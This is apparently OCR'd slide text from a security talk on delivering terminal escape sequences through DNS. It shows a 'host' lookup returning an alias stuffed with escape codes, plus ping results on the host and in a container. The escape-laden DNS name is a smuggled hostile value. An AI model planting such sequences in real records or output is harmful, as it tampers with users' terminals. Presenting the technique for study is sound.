
Alternative delivery methods


"It's always DNS"


```
$ host test-starwars
test-starwars.lab is an alias for
\"\027[3\;20\;7\;7\;7,~\027[3\;15\;3,~\027[3\;5\;10,~\027[3\;20\
;7,~\027[3\;15\;3,~\".lab.
\"\027[3\;20\;7\;7\;7,~\027[3\;15\;3,~\027[3\;5\;10,~\027[3\;20\
;7,~\027[3\;15\;3,~\".lab has address 192.0.2.1

$ ping test-starwars
ping: test-starwars: Name or service not known

$ docker run -it alpine
/ # ping test-starwars
PING test-starwars (192.0.2.1): 56 data bytes
64 bytes from 192.0.2.1: seq=0 ttl=62 time=0.917 ms
```


Introducing…

